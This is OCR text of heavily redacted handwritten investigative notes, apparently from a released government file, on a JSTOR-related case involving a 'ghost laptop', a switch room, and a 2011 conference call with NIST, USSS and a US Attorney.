




To Do for A Search
JSTOR Questions
Probation Department
Address
Account
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)





RIF


PREPARED BY
DATE
9/15/11
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)


(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)


(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)


(b)(6),(b)(7)(C)
150/150 Hours
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)


Laptop
1/6/11 12:42
15:53
1/6/11
(b)(6),(b)(7)(C)
Ghost Laptop
1/6/11 3:20pm
Rm 537
1/6/11
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)

10:00am

PREPARED BY

DATE 2/4/11

Conference Call 2/4/11

PAGE NO.

ON Conference Call

(b)(6),(b)(7)(C) — NIST

Stephen Heumann US Attorney

(b)(6),(b)(7)(C) — USSS

Jan 4 2011 ?

(b)(6),(b)(7)(C) called (b)(6),(b)(7)(C)

said he saw water ... in Switch Room.

(b)(6),(b)(7)(C) Take Iphone Pictures


(b)(6),(b)(7)(C) Take Daul Pictures

